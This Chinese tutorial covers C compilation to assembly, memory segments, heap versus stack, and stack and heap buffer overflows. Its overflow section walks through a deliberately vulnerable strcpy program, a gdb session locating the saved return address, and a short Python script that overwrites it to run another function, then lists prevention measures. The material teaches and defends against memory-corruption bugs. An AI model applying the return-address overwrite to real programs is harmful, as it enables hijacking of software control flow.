C语言程序的编译

代码：

/\* stack02.c \*/

int main(int argc, char \* argv[]) {

char a = 1;

char c[] = "1234567890";

char \*p = "1234567890";

a = c[1];

a = p[1];

return 0;

}

VC

cl /Fastack02.asm /FAsc /Fmstack02.map /Festack02m.exe /IC:\prj\vc6\include\ stack02.c /link /LIBPATH:C:\prj\vc6\lib\

生成的汇编程序：

TITLE stack02.c

.386P

include listing.inc

if @Version gt 510

.model FLAT

else

\_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'

\_TEXT ENDS

\_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'

\_DATA ENDS

CONST SEGMENT DWORD USE32 PUBLIC 'CONST'

CONST ENDS

\_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'

\_BSS ENDS

\_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'

\_TLS ENDS

FLAT GROUP \_DATA, CONST, \_BSS

ASSUME CS: FLAT, DS: FLAT, SS: FLAT

endif

PUBLIC \_main

\_DATA SEGMENT

$SG38 DB '1234567890', 00H

ORG $+1

$SG40 DB '1234567890', 00H

\_DATA ENDS

\_TEXT SEGMENT

\_a$ = -8

\_c$ = -20

\_p$ = -4

\_main PROC NEAR

; 2 : int main(int argc, char \* argv[]) {

00000 55 push ebp

00001 8b ec mov ebp, esp

00003 83 ec 14 sub esp, 20 ; 00000014H

; 3 : char a = 1;

00006 c6 45 f8 01 mov BYTE PTR \_a$[ebp], 1

; 4 : char c[] = "1234567890";

0000a a1 00 00 00 00 mov eax, DWORD PTR $SG38

0000f 89 45 ec mov DWORD PTR \_c$[ebp], eax

00012 8b 0d 04 00 00

00 mov ecx, DWORD PTR $SG38+4

00018 89 4d f0 mov DWORD PTR \_c$[ebp+4], ecx

0001b 66 8b 15 08 00

00 00 mov dx, WORD PTR $SG38+8

00022 66 89 55 f4 mov WORD PTR \_c$[ebp+8], dx

00026 a0 0a 00 00 00 mov al, BYTE PTR $SG38+10

0002b 88 45 f6 mov BYTE PTR \_c$[ebp+10], al

; 5 : char \*p = "1234567890";

0002e c7 45 fc 00 00

00 00 mov DWORD PTR \_p$[ebp], OFFSET FLAT:$SG40

; 6 : a = c[1];

00035 8a 4d ed mov cl, BYTE PTR \_c$[ebp+1]

00038 88 4d f8 mov BYTE PTR \_a$[ebp], cl

; 7 : a = p[1];

0003b 8b 55 fc mov edx, DWORD PTR \_p$[ebp]

0003e 8a 42 01 mov al, BYTE PTR [edx+1]

00041 88 45 f8 mov BYTE PTR \_a$[ebp], al

; 8 : return 0;

00044 33 c0 xor eax, eax

; 9 : }

00046 8b e5 mov esp, ebp

00048 5d pop ebp

00049 c3 ret 0

\_main ENDP

\_TEXT ENDS

END

gcc

C:/MinGW/bin/gcc.exe -std=gnu99 -B -std=c99 -v -o stack02.exe stack02.c

c:/mingw/libexec/gcc/mingw32/5.3.0/cc1.exe -quiet -v -iprefix c:/mingw/lib/gcc/mingw32/5.3.0/ -D\_REENTRANT stack02.c -quiet -dumpbase stack02.c -mtune=generic -march=i586 -auxbase stack02 -version -std=c99 -o stack02.gas

生成的汇编代码：

.file "stack02.c"

.def \_\_\_main; .scl 2; .type 32; .endef

.section .rdata,"dr"

LC0:

.ascii "1234567890\0"

.text

.globl \_main

.def \_main; .scl 2; .type 32; .endef

\_main:

LFB0:

.cfi\_startproc

pushl %ebp

.cfi\_def\_cfa\_offset 8

.cfi\_offset 5, -8

movl %esp, %ebp

.cfi\_def\_cfa\_register 5

andl $-16, %esp

subl $32, %esp

call \_\_\_main

movb $1, 31(%esp)

movl $875770417, 13(%esp)

movl $943142453, 17(%esp)

movw $12345, 21(%esp)

movb $0, 23(%esp)

movl $LC0, 24(%esp)

movzbl 14(%esp), %eax

movb %al, 31(%esp)

movl 24(%esp), %eax

movzbl 1(%eax), %eax

movb %al, 31(%esp)

movl $0, %eax

leave

.cfi\_restore 5

.cfi\_def\_cfa 4, 4

ret

.cfi\_endproc

LFE0:

.ident "GCC: (GNU) 5.3.0"

内存分段（英语：Memory segmentation），一种电脑内存的管理技术，它将电脑的主内存分成许多区段（segment或sections）。当处理器要进行内存定址时，会使用一个数值，这个数值包括了某个区段，以及偏移量（offset）。一个程式的目的档（Object file）中也会使用区段，让它们可以链接成执行档，并载入内存中执行。

BSS段：

在采用段式内存管理的架构中，BSS段（bss segment）通常是指用来存放程序中未初始化的全局变量的一块内存区域。BSS是英文Block Started by Symbol的简称。BSS段属于静态内存分配。.bss section 的空间结构类似于 stack。特征：静态变量、未显式初始化、在变量使用前由运行时初始化为零。

数据段：

在采用段式内存管理的架构中，数据段（data segment）通常是指用来存放程序中已初始化且不为0的全局变量的一块内存区域。数据段属于静态内存分配。

程序03：

/\* stack03.c \*/

int a;

int main(int argc, char \* argv[]) {

return 0;

}

程序04：

/\* stack04.c \*/

int a = 12;

int main(int argc, char \* argv[]) {

return 0;

}

程序05：

/\* stack05.c \*/

int a = 0;

int main(int argc, char \* argv[]) {

return 0;

}

汇编代码：

-----------------------------------

TITLE stack03.c

\_DATA SEGMENT

COMM \_a:DWORD※仅仅是定义

\_DATA ENDS

-----------------------------------

TITLE stack04.c

PUBLIC \_a

\_DATA SEGMENT

\_a DD 0cH※不是零的初始化。

\_DATA ENDS

-----------------------------------

TITLE stack05.c

PUBLIC \_a

\_BSS SEGMENT

\_a DD 01H DUP (?)※零的初始化

\_BSS ENDS

-----------------------------------

AT汇编：

-----------------------------------

.file "stack03.c"

.comm \_a, 4, 2 ※仅仅是定义

-----------------------------------

.file "stack04.c"

.globl \_a

.data

.align 4 ※不是零的初始化。

\_a:

.long 12

-----------------------------------

.file "stack05.c"

.globl \_a

.bss

.align 4 ※零的初始化

\_a:

.space 4

-----------------------------------

（完）

代码段：

在采用段式内存管理的架构中，代码段（code segment / text segment）通常是指用来存放程序执行代码的一块内存区域。这部分区域的大小在程序运行前就已经确定，并且内存区域通常属于只读, 某些架构也允许代码段为可写，即允许程序自我修改(self-modifying code)。 在代码段中，也有可能包含一些只读的常数变量，例如字符串常量等。

操作系统在装载一个程序时会进行进程地址空间的分段，而代码段通常处于最底部，即最低地址部分，而堆和栈在高处，所以在允许代码段可写的架构上，当堆或栈内存溢出时，代码段中的数据就会开始被覆盖。

一般来说，可以简单地理解为内存分为三个部分：静态区，栈，堆。

很多地方没有把把堆和栈解释清楚，导致总是分不清楚。其实堆栈就是栈，而不是堆。堆的英文是heap；栈的英文是stack，也翻译为堆栈。堆和栈都有自己的特性，这里先不做讨论。

静态区：保存自动全局变量和static 变量（包括static 全局和局部变量）。静态区的内容在总个程序的生命周期内都存在，由编译器在编译的时候分配。

栈(stack)：栈又称堆栈， 是用户存放程序临时创建的局部变量，也就是说我们函数括弧“{}”中定义的变量（但不包括static声明的变量，static意味着在数据段中存放变量）。除此以外，在函数被调用时，其参数也会被压入发起调用的进程栈中，并且待到调用结束后，函数的返回值也会被存放回栈中。由于栈的先进先出特点，所以栈特别方便用来保存/恢复调用现场。从这个意义上讲，我们可以把堆栈看成一个寄存、交换临时数据的内存区。

栈上的内容只在函数的范围内存在，当函数运行结束，这些内容也会自动被销毁。其特点是效率高，但空间大小有限。

堆（heap）：

堆是用于存放进程运行中被动态分配的内存段，它的大小并不固定，可动态扩张或缩减。当进程调用malloc系列函数或new 操作符分配内存时，新分配的内存就被动态添加到堆上（堆被扩张）；其生命周期由free 或delete 决定。当利用free等函数释放内存时，被释放的内存从堆中被剔除（堆被缩减）。在没有释放之前一直存在，直到程序结束。其特点是使用灵活，空间比较大，但容易出错。

程序：

/\* stack07.c \*/

int foo() {

int a;

int b;

int c;

a = 2;

b = 3;

c = 4;

return 0;

}

int main(int argc, char \* argv[]) {

foo();

return 0;

}

汇编：

TITLE stack07.c

.386P

include listing.inc

if @Version gt 510

.model FLAT

else

\_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'

\_TEXT ENDS

\_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'

\_DATA ENDS

CONST SEGMENT DWORD USE32 PUBLIC 'CONST'

CONST ENDS

\_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'

\_BSS ENDS

\_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'

\_TLS ENDS

FLAT GROUP \_DATA, CONST, \_BSS

ASSUME CS: FLAT, DS: FLAT, SS: FLAT

endif

PUBLIC \_foo

\_TEXT SEGMENT

\_a$ = -4

\_b$ = -8

\_c$ = -12

\_foo PROC NEAR

; 2 : int foo() {

00000 55 push ebp

00001 8b ec mov ebp, esp

00003 83 ec 0c sub esp, 12 ; 0000000cH

; 3 : int a;

; 4 : int b;

; 5 : int c;

; 6 :

; 7 : a = 2;

00006 c7 45 fc 02 00

00 00 mov DWORD PTR \_a$[ebp], 2

; 8 : b = 3;

0000d c7 45 f8 03 00

00 00 mov DWORD PTR \_b$[ebp], 3

; 9 : c = 4;

00014 c7 45 f4 04 00

00 00 mov DWORD PTR \_c$[ebp], 4

; 10 :

; 11 : return 0;

0001b 33 c0 xor eax, eax

; 12 : }

0001d 8b e5 mov esp, ebp

0001f 5d pop ebp

00020 c3 ret 0

\_foo ENDP

\_TEXT ENDS

PUBLIC \_main

\_TEXT SEGMENT

\_main PROC NEAR

; 14 : int main(int argc, char \* argv[]) {

00021 55 push ebp

00022 8b ec mov ebp, esp

; 15 : foo();

00024 e8 00 00 00 00 call \_foo

; 16 : return 0;

00029 33 c0 xor eax, eax

; 17 : }

0002b 5d pop ebp

0002c c3 ret 0

\_main ENDP

\_TEXT ENDS

END

AT汇编

.file "stack07.c"

.text

.globl \_foo

.def \_foo; .scl 2; .type 32; .endef

\_foo:

LFB0:

.cfi\_startproc

pushl %ebp

.cfi\_def\_cfa\_offset 8

.cfi\_offset 5, -8

movl %esp, %ebp

.cfi\_def\_cfa\_register 5

subl $16, %esp

movl $2, -4(%ebp)

movl $3, -8(%ebp)

movl $4, -12(%ebp)

movl $0, %eax

leave

.cfi\_restore 5

.cfi\_def\_cfa 4, 4

ret

.cfi\_endproc

LFE0:

.def \_\_\_main; .scl 2; .type 32; .endef

.globl \_main

.def \_main; .scl 2; .type 32; .endef

\_main:

LFB1:

.cfi\_startproc

pushl %ebp

.cfi\_def\_cfa\_offset 8

.cfi\_offset 5, -8

movl %esp, %ebp

.cfi\_def\_cfa\_register 5

andl $-16, %esp

call \_\_\_main

call \_foo

movl $0, %eax

leave

.cfi\_restore 5

.cfi\_def\_cfa 4, 4

ret

.cfi\_endproc

LFE1:

.ident "GCC: (GNU) 5.3.0"

（完）

堆和栈的区别

C语言程序经过编译连接后形成编译、连接后形成的二进制映像文件由栈，堆，数据段（由三部分部分组成：只读数据段，已经初始化读写数据段，未初始化数据段即BBS）和代码段组成，如下所示：

1.栈区(stack):由编译器自动分配释放，存放函数的参数值，局部变量等值。其操作方式类似于数据结构中的栈。

2.堆区(heap):一般由程序员分配释放，若程序员不释放，则可能会引起内存泄漏。注堆和数据结构中的堆栈不一样，其类是与链表。

3.数据段：由三部分组成：

1>只读数据段：

只读数据段是程序使用的一些不会被更改的数据，使用这些数据的方式类似查表式的操作，由于这些变量不需要更改，因此只需要放置在只读存储器中即可。一般是const修饰的变量以及程序中使用的文字常量一般会存放在只读数据段中。

2>已初始化的读写数据段：

已初始化数据是在程序中声明，并且具有初值的变量，这些变量需要占用存储器的空间，在程序执行时它们需要位于可读写的内存区域内，并且有初值，以供程序运行时读写。在程序中一般为已经初始化的全局变量，已经初始化的静态局部变量(static修饰的已经初始化的变量)

3>未初始化段（BSS）：

未初始化数据是在程序中声明，但是没有初始化的变量，这些变量在程序运行之前不需要占用存储器的空间。与读写数据段类似，它也属于静态数据区。但是该段中数据没有经过初始化。未初始化数据段只有在运行的初始化阶段才会产生，因此它的大小不会影响目标文件的大小。在程序中一般是没有初始化的全局变量和没有初始化的静态局部变量。

4.程序代码区：存放函数体的二进制代码。

二.堆和栈的区别

1.申请方式

(1)栈（satck）:由系统自动分配。例如，声明在函数中一个局部变量int b;系统自动在栈中为b开辟空间。

(2)堆（heap）:需程序员自己申请（调用malloc,realloc,calloc）,并指明大小，并由程序员进行释放。容易产生memory leak.

例如:char p;

p = (char \*)malloc(sizeof(char));

但是，p本身是在栈中。

2.申请大小的限制

（1）栈：在windows下栈是向底地址扩展的数据结构，是一块连续的内存区域(它的生长方向与内存的生长方向相反)。栈的大小是固定的。如果申请的空间超过栈的剩余空间时，将提示overflow。

（2）堆：堆是高地址扩展的数据结构（它的生长方向与内存的生长方向相同），是不连续的内存区域。这是由于系统使用链表来存储空闲内存地址的，自然是不连续的，而链表的遍历方向是由底地址向高地址。堆的大小受限于计算机系统中有效的虚拟内存。

3.系统响应：

（1）栈：只要栈的空间大于所申请空间，系统将为程序提供内存，否则将报异常提示栈溢出。

（2）堆：首先应该知道操作系统有一个记录空闲内存地址的链表，但系统收到程序的申请时，会遍历该链表，寻找第一个空间大于所申请空间的堆结点，然后将该结点从空闲链表中删除，并将该结点的空间分配给程序，另外，对于大多数系统，会在这块内存空间中的首地址处记录本次分配的大小，这样，代码中的free语句才能正确的释放本内存空间。另外，找到的堆结点的大小不一定正好等于申请的大小，系统会自动的将多余的那部分重新放入空闲链表中。

说明：对于堆来讲，对于堆来讲，频繁的new/delete势必会造成内存空间的不连续，从而造成大量的碎片，使程序效率降低。对于栈来讲，则不会存在这个问题，

4.申请效率

（1）栈由系统自动分配，速度快。但程序员是无法控制的

（2）堆是由malloc分配的内存，一般速度比较慢，而且容易产生碎片，不过用起来最方便。

5.堆和栈中的存储内容

（1）栈：在函数调用时，第一个进栈的主函数中后的下一条语句的地址，然后是函数的各个参数，参数是从右往左入栈的，然后是函数中的局部变量。注：静态变量是不入栈的。

当本次函数调用结束后，局部变量先出栈，然后是参数，最后栈顶指针指向最开始存的地址，也就是主函数中的下一条指令，程序由该点继续执行。

（2）堆：一般是在堆的头部用一个字节存放堆的大小。

6.存取效率

（1）堆：char \*s1=”12345”;是在编译是就确定的

（2）栈：char s1[]=”12345”;是在运行时赋值的；用数组比用指针速度更快一些，指针在底层汇编中需要用edx寄存器中转一下，而数组在栈上读取。

栈是机器系统提供的数据结构，计算机会在底层对栈提供支持：分配专门的寄存器存放栈的地址，压栈出栈都有专门的指令执行，这就决定了栈的效率比较高。堆则是C/C++函数库提供的，它的机制是很复杂的，例如为了分配一块内存，库函数会按照一定的算法（具体的算法可以参考数据结构/操作系统）在堆内存中搜索可用的足够大小的空间，如果没有足够大小的空间（可能是由于内存碎片太多），就有可能调用系统功能去增加程序数据段的内存空间，这样就有机会分到足够大小的内存，然后进行返回。显然，堆的效率比栈要低得多。

7.分配方式：

（1）堆都是动态分配的，没有静态分配的堆。

（2）栈有两种分配方式：静态分配和动态分配。静态分配是编译器完成的，比如局部变量的分配。动态分配由alloca函数进行分配，但是栈的动态分配和堆是不同的。它的动态分配是由编译器进行释放，无需手工实现。

（完）

堆和栈究竟有什么区别？

主要的区别由以下几点：

1、管理方式不同；

2、空间大小不同；

3、能否产生碎片不同；

4、生长方向不同；

5、分配方式不同；

6、分配效率不同；

管理方式：对于栈来讲，是由编译器自动管理，无需我们手工控制；对于堆来说，释放工作由程序员控制，容易产生memory leak。

空间大小：一般来讲在32位系统下，堆内存可以达到4G的空间，从这个角度来看堆内存几乎是没有什么限制的。但是对于栈来讲，一般都是有一定的空间大小的，例如，在VC6下面，默认的栈空间大小是1M（好像是，记不清楚了）。当然，我们可以修改：

打开工程，依次操作菜单如下：Project->Setting->Link，在Category 中选中Output，然后在Reserve中设定堆栈的最大值和commit。

注意：reserve最小值为4Byte；commit是保留在虚拟内存的页文件里面，它设置的较大会使栈开辟较大的值，可能增加内存的开销和启动时间。

碎片问题：对于堆来讲，频繁的new/delete势必会造成内存空间的不连续，从而造成大量的碎片，使程序效率降低。对于栈来讲，则不会存在这个问题，因为栈是先进后出的队列，他们是如此的一一对应，以至于永远都不可能有一个内存块从栈中间弹出，在他弹出之前，在他上面的后进的栈内容已经被弹出，详细的可以参考数据结构，这里我们就不再一一讨论了。

生长方向：对于堆来讲，生长方向是向上的，也就是向着内存地址增加的方向；对于栈来讲，它的生长方向是向下的，是向着内存地址减小的方向增长。

分配方式：堆都是动态分配的，没有静态分配的堆。栈有2种分配方式：静态分配和动态分配。静态分配是编译器完成的，比如局部变量的分配。动态分配由alloca函数进行分配，但是栈的动态分配和堆是不同的，他的动态分配是由编译器进行释放，无需我们手工实现。

分配效率：栈是机器系统提供的数据结构，计算机会在底层对栈提供支持：分配专门的寄存器存放栈的地址，压栈出栈都有专门的指令执行，这就决定了栈的效率比较高。堆则是C/C++函数库提供的，它的机制是很复杂的，例如为了分配一块内存，库函数会按照一定的算法（具体的算法可以参考数据结构/操作系统）在堆内存中搜索可用的足够大小的空间，如果没有足够大小的空间（可能是由于内存碎片太多），就有可能调用系统功能去增加程序数据段的内存空间，这样就有机会分到足够大小的内存，然后进行返回。显然，堆的效率比栈要低得多。

从这里我们可以看到，堆和栈相比，由于大量new/delete的使用，容易造成大量的内存碎片；由于没有专门的系统支持，效率很低；由于可能引发用户态和核心态的切换，内存的申请，代价变得更加昂贵。所以栈在程序中是应用最广泛的，就算是函数的调用也利用栈去完成，函数调用过程中的参数，返回地址， EBP和局部变量都采用栈的方式存放。所以，我们推荐大家尽量用栈，而不是用堆。

虽然栈有如此众多的好处，但是由于和堆相比不是那么灵活，有时候分配大量的内存空间，还是用堆好一些。

无论是堆还是栈，都要防止越界现象的发生（除非你是故意使其越界），因为越界的结果要么是程序崩溃，要么是摧毁程序的堆、栈结构，产生以想不到的结果,就算是在你的程序运行过程中，没有发生上面的问题，你还是要小心，说不定什么时候就崩掉，那时候debug可是相当困难的：）

对了，还有一件事，如果有人把堆栈合起来说，那它的意思是栈，可不是堆，呵呵，清楚了？

堆栈溢出就是不顾堆栈中数据块大小，向该数据块写入了过多的数据，导致数据越界，结果覆盖了老的堆栈数据。

堆栈溢出

　　从物理上讲，堆栈是就是一段连续分配的内存空间。在一个程序中，会声明各种变量。静态全局变量是位于数据段并且在程序开始运行的时候被加载。而程序的动态的局部变量则分配在堆栈里面。

　　从操作上来讲，堆栈是一个先入后出的队列。它的生长方向与内存的生长方向正好相反。我们规定内存的生长方向为向上，则栈的生长方向为向下。压栈的操作push=ESP-4，出栈的操作是pop=ESP+4.换句话说，堆栈中老的值，其内存地址，反而比新的值要大。请牢牢记住这一点，因为这是堆栈溢出的基本理论依据。

　　在函数调用中，堆栈中将被依次压入：参数，返回地址，EBP。如果函数有局部变量，接下来，就在堆栈中开辟相应的空间以构造变量。函数执行结束，这些局部变量的内容将被丢失。但是不被清除。在函数返回的时候，弹出EBP，恢复堆栈到函数调用的地址,弹出返回地址到EIP以继续执行程序。

　　在C语言程序中，参数的压栈顺序是反向的。比如func(a,b,c)。在参数入栈的时候，是：先压c，再压b,最后a。在取参数的时候，由于栈的先入后出，先取栈顶的a，再取b,最后取c。

堆栈溢出

堆栈溢出通常是所有的缓冲区溢出中最容易进行利用的。了解堆栈溢出之前，先了解以下几个概念：

缓冲区

简单说来是一块连续的计算机内存区域，可以保存相同数据类型的多个实例。

堆栈

堆栈是一个在计算机科学中经常使用的抽象数据类型。堆栈中的物体具有一个特性：最后一个放入堆栈中的物体总是被最先拿出来，这个特性通常称为后进先出 (LIFO)队列。堆栈中定义了一些操作。两个最重要的是PUSH和POP。PUSH操作在堆栈的顶部加入一个元素。POP操作相反，在堆栈顶部移去一个 元素，并将堆栈的大小减一。

寄存器ESP、EBP、EIP

CPU的ESP寄存器存放当前线程的栈顶指针，

EBP寄存器中保存当前线程的栈底指针。


CPU的EIP寄存器存放下一个CPU指令存放的内存地址，当CPU执行完当前的指令后，从EIP寄存器中读取下一条指令的内存地址，然后继续执行。

现代计算机被设计成能够理解人们头脑中的高级语言。在使用高级语言构造程序时最重要的技术是过程(procedure)和函数(function)。从这一点来看，一个过程调用可以象跳转(jump)命令那样改变程序的控制流程，但是与跳转不同的是，当工作完成时,函数把控制权返回给调用之后的语句或指令。这种高级抽象实现起来要靠堆栈的帮助。堆栈也用于给函数中使用的局部变量动态分配空间，同样给函数传递参数和函数返回值也要用到堆栈。

堆栈由逻辑堆栈帧组成。当调用函数时逻辑堆栈帧被压入栈中，当函数返回时逻辑堆栈帧被从栈中弹出。堆栈帧包括函数的参数，函数地局部变量，以及恢复前一个堆栈帧所需要的数据，其中包括在函数调用时指令指针(IP)的值。

当一个例程被调用时所必须做的第一件事是保存前一个 FP(这样当例程退出时就可以恢复)。然后它把SP复制到FP，创建新的FP，把SP向前移动为局部变量保留空间。这称为例程的序幕(prolog)工作。当例程退出时，堆栈必须被清除干净，这称为例程的收尾(epilog)工作。Intel的ENTER和LEAVE指令，Motorola的LINK和 UNLINK指令，都可以用于有效地序幕和收尾工作。

下面我们用一个简单的例子来展示堆栈的模样:



example1.c:

void function(int a, int b, int c) {

char buffer1[5];

char buffer2[10];

}

void main() {

function(1,2,3);

}

为了理解程序在调用function()时都做了哪些事情, 我们使用gcc的-S选项编译, 以产生汇编代码输出:

$ gcc -S -o example1.s example1.c

通过查看汇编语言输出, 我们看到对function()的调用被翻译成:

pushl $3

pushl $2

pushl $1

call function

以从后往前的顺序将function的三个参数压入栈中, 然后调用function(). 指令call会把指令指针(IP)也压入栈中. 我们把这被保存的IP称为返回地址(RET). 在函数中所做的第一件事情是例程的序幕工作:

pushl %ebp

movl %esp,%ebp

subl $20,%esp

将帧指针EBP压入栈中. 然后把当前的SP复制到EBP, 使其成为新的帧指针. 我们把这个被保存的FP叫做SFP. 接下来将SP的值减小, 为局部变量保留空间. 我们必须牢记:内存只能以字为单位寻址. 在这里一个字是4个字节, 32位. 因此5字节的缓冲区会占用8个字节(2个字)的内存空间, 而10个字节的缓冲区会占用12个字节(3个字)的内存空间. 这就是为什么SP要减掉20的原因. 这样我们就可以想象function()被调用时堆栈的模样:

所以，从上图来看，假如我们输入的buffer1超长了，直接覆盖掉后面的sfp和ret，就可以修改该函数的返回地址了。下面来看一个示例吧。

示例

关于如何编写Shell Code，如何在内存中预先准备好一段危险的执行代码以及如何精确计算通过缓冲区溢出执行那段危险代码同时又让返回地址调回原来返回地址……

因此，在这个例子中，我们假设所谓的危险代码已经在 源代码中，即函数bar。函数foo是正常的函数，在main函数中被调用，执行了一段非常不安全的strcpy工作。利用不安全的strcpy，我们可 以传入一个超过缓冲区buf长度的字符串，执行拷贝后，缓冲区溢出，把ret返回地址修改成函数bar的地址，达到调用函数bar的目的。

#include <stdio.h>

#include <string.h>

void foo(const char\* input)

{

char buf[10];

printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

strcpy(buf, input);

printf("buf = %s\n", buf);

printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

}

void bar(void)

{

printf("Augh! I've been hacked!\n");

}

int main(int argc, char\* argv[])

{

printf("Address of foo = %p\n", foo);

printf("Address of bar = %p\n", bar);

if (argc != 2)

{

printf("Please supply a string as an argument!\n");

return -1;

}

foo(argv[1]);

printf("Exit!\n");

return 0;

}

用GCC编译上面的程序，同时注意关闭Buffer Overflow Protect开关：

gcc -g -fno-stack-protector test.c -o test

为了找出返回地址，我用gdb调试上面编译出来的程序。

//（前面启动gdb，设置参数和断点的步骤省略……）

(gdb) r

Starting program: /media/Personal/MyProject/C/StackOver/test abc

Address of foo = 0x80483d4 //函数foo的地址

Address of bar = 0x8048419 //函数bar的地址

Breakpoint 1, main (argc=2, argv=0xbfe5ab24) at test.c:24

24 foo(argv[1]);

//在调用foo函数前，我们查看ebp值

(gdb) info registers ebp

ebp 0xbfe5aa88 0xbfe5aa88 //ebp值为0xbfe5aa88

(gdb) n

Breakpoint 2, foo (input=0xbfe5c652 "abc") at test.c:4

4 {

(gdb) n

6 printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

//执行到foo后，我们再查看ebp值

(gdb) info registers ebp

ebp 0xbfe5aa68 0xbfe5aa68 //ebp值变成了0xbfe5aa68

//我们来查看一下地址0xbfe5aa68究竟是啥东东：

(gdb) x/ 0xbfe5aa68

0xbfe5aa68: 0xbfe5aa88 //原来地址0xbfe5aa68存放的居然是我们之前的ebp值，其实豁然开朗了，因为这是执行了push %ebp后将之前的ebp保存起来了，和前面说的居然是一样的！

(gdb) n

My stack looks like:

0xb7ee04e0

0x8048616

0xbfe5aa74

0xbfe5aa74

0xb7edfff4

0xbfe5aa88 //看，在代码中输入堆栈信息中也出现了熟悉的0xbfe5aa88，因此可以断定该处为保存的上一级的ebp值。对应上上面那个图中的sfp。

0x8048499 //假如0xbfe5aa88就是sfp的话，那0x8048499应该就是ret（返回地址）了，下面来验证一下

7 strcpy(buf, input);

//查看0x8048499里面是什么东东

(gdb) x/i 0x8048499

0x8048499 <main+108>: movl $0x8048653,(%esp) //这句代码是main函数中的代码，正是我们执行完foo函数后的下一个地址。不信，看看main的assemble：

(gdb) disassemble main

Dump of assembler code for function main:

0x0804842d <main+0>: lea 0x4(%esp),%ecx

0x08048431 <main+4>: and $0xfffffff0,%esp

0x08048434 <main+7>: pushl -0x4(%ecx)

0x08048437 <main+10>: push %ebp

//（中间省略……）

0x08048494 <main+103>: call 0x80483d4 <foo>

0x08048499 <main+108>: movl $0x8048653,(%esp) //就是这里了！哈

0x080484a0 <main+115>: call 0x8048340 <puts@plt>

因此，我们只要输入一个超长的字符串，覆盖掉0x08048499，变成bar的函数地址0x8048419，就达到了调用bar函数的目的。为了将0x8048419这样的东西输入到应用程序，我们需要借助于Perl或Python脚本，如下面的Python脚本：

import os

arg = 'ABCDEFGHIJKLMN' + '"x19"x84"x04"x08'

cmd = './test ' + arg

os.system(cmd)

注意上面的08 04 84 19要两个两个反着写。执行一下：

$python hack.py

Address of foo = 0x80483d4

Address of bar = 0x8048419 //bar的函数地址

My stack looks like:

0xb7fc24e0

0x8048616

0xbf832484

0xbf832484

0xb7fc1ff4

0xbf832498

0x8048499 //strcpy前函数返回地址0x8048499

buf = ABCDEFGHIJKLMN�

Now the stack looks like:

0xbf83246e

0x8048616

0x42412484

0x46454443

0x4a494847

0x4e4d4c4b

0x8048419 //瞧，返回地址被修改为了我们想要的bar的函数地址0x8048419

Augh! I've been hacked! //哈哈！bar函数果然被执行了！

堆溢出及其他溢出

堆溢出

堆是内存的一个区域，它 被应用程序利用并在运行时被动态分配。堆内存与堆栈内存的不同在于它在函数之间更持久稳固。这意味着分配给一个函数的内存会持续保持分配直到完全被释放为 止。这说明一个堆溢出可能发生了但却没被注意到，直到该内存段在后面被使用。这里只是简单了解一下，下面看一个最简单的堆溢出例子：

/\*heap1.c – 最简单的堆溢出\*/

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

int main(int argc, char \*argv[])

{

char \*input = malloc(20);

char \*output = malloc(20);

strcpy(output, "normal output");

strcpy(input, argv[1]);

printf("input at %p: %s\n", input, input);

printf("output at %p: %s\n", output, output);

printf("\n\n%s\n", output);

}

我们来看执行结果：

[root@localhost]# ./heap1 hackshacksuselessdata

input at 0x8049728: hackshacksuselessdata

output at 0x8049740: normal output

normal output

[root@localhost]# ./heap1 hacks1hacks2hacks3hacks4hacks5hacks6hacks7hackshackshackshackshackshackshacks

input at 0x8049728: hacks1hacks2hacks3hacks4hacks5hacks6hacks7hackshackshackshackshackshackshacks

output at 0x8049740: hackshackshackshacks5hacks6hacks7

hackshacks5hackshacks6hackshacks7

[root@localhost]# ./heap1 "hackshacks1hackshacks2hackshacks3hackshacks4what have I done?"


input at 0x8049728: hackshacks1hackshacks2hackshacks3hackshacks4what have I done?

output at 0x8049740: what have I done? //我们看到，output变成了what have I done?

what have I done?

[root@localhost]#

我们来看看是如何溢出的：



格式化字符串错误

这类错误是指使用printf，sprintf，fprint等函数时，没有使用格式化字符串，比如：正确用法是：

printf("%s", input)

如果直接写成：

printf(input)

将会出现漏洞，当input输入一些非法制造的字符时，内存将有可能被改写，执行一些非法指令。

~~Unicode和ANSI缓冲区大小不匹配~~

~~我们经常碰到需要在Unicode和ANSI之间互相转换，绝大多数Unicode函数按照宽字符格式（双字节）大小，而不是按照字节大小来计算缓冲区大小，因此，转换的时候不注意的话就可能会造成溢出。比如最常受到攻击的函数是MultiByteToWideChar，看下面的代码：~~

~~BOOL GetName(char \*szName)~~

~~{~~

~~WCHAR wszUserName[256];~~

~~// Convert ANSI name to Unicode.~~

~~MultiByteToWideChar(CP\_ACP, 0,~~

~~szName,~~

~~-1,~~

~~wszUserName,~~

~~sizeof(wszUserName)); //问题出在这个参数上，sizeof(wszUserName)将会等于2\*256=512个字节~~

~~}~~

~~wszUserName是宽字符的，因此，sizeof(wszUserName)将会是256\*2个字节，因此存在潜在的缓冲区溢出问题。正确的写法应该是这样的：~~

~~MultiByteToWideChar(CP\_ACP, 0,~~

~~szName,~~

~~-1,~~

~~wszUserName,~~

~~sizeof(wszUserName) / sizeof(wszUserName[0]));~~

~~曾真实出现的Internet打印协议缓冲区溢出就是由于此类问题导致的。~~

预防和发现问题

不安全的函数

避免使用不安全的字符串处理函数，比如使用安全的函数代替：

不安全的函数 安全函数

strcpy strncpy

strcat strncat

sprint \_snprintf

gets fgets

Visual C++ NET的/GS选项

/GS选项能够阻止堆栈的破坏，保证堆栈的完整性，但是不能完全防止缓冲区溢出问题，比如，对于堆溢出，/GS是无能为力的。

源代码扫描

最简单的源代码扫描：

grep strcpy \*.c

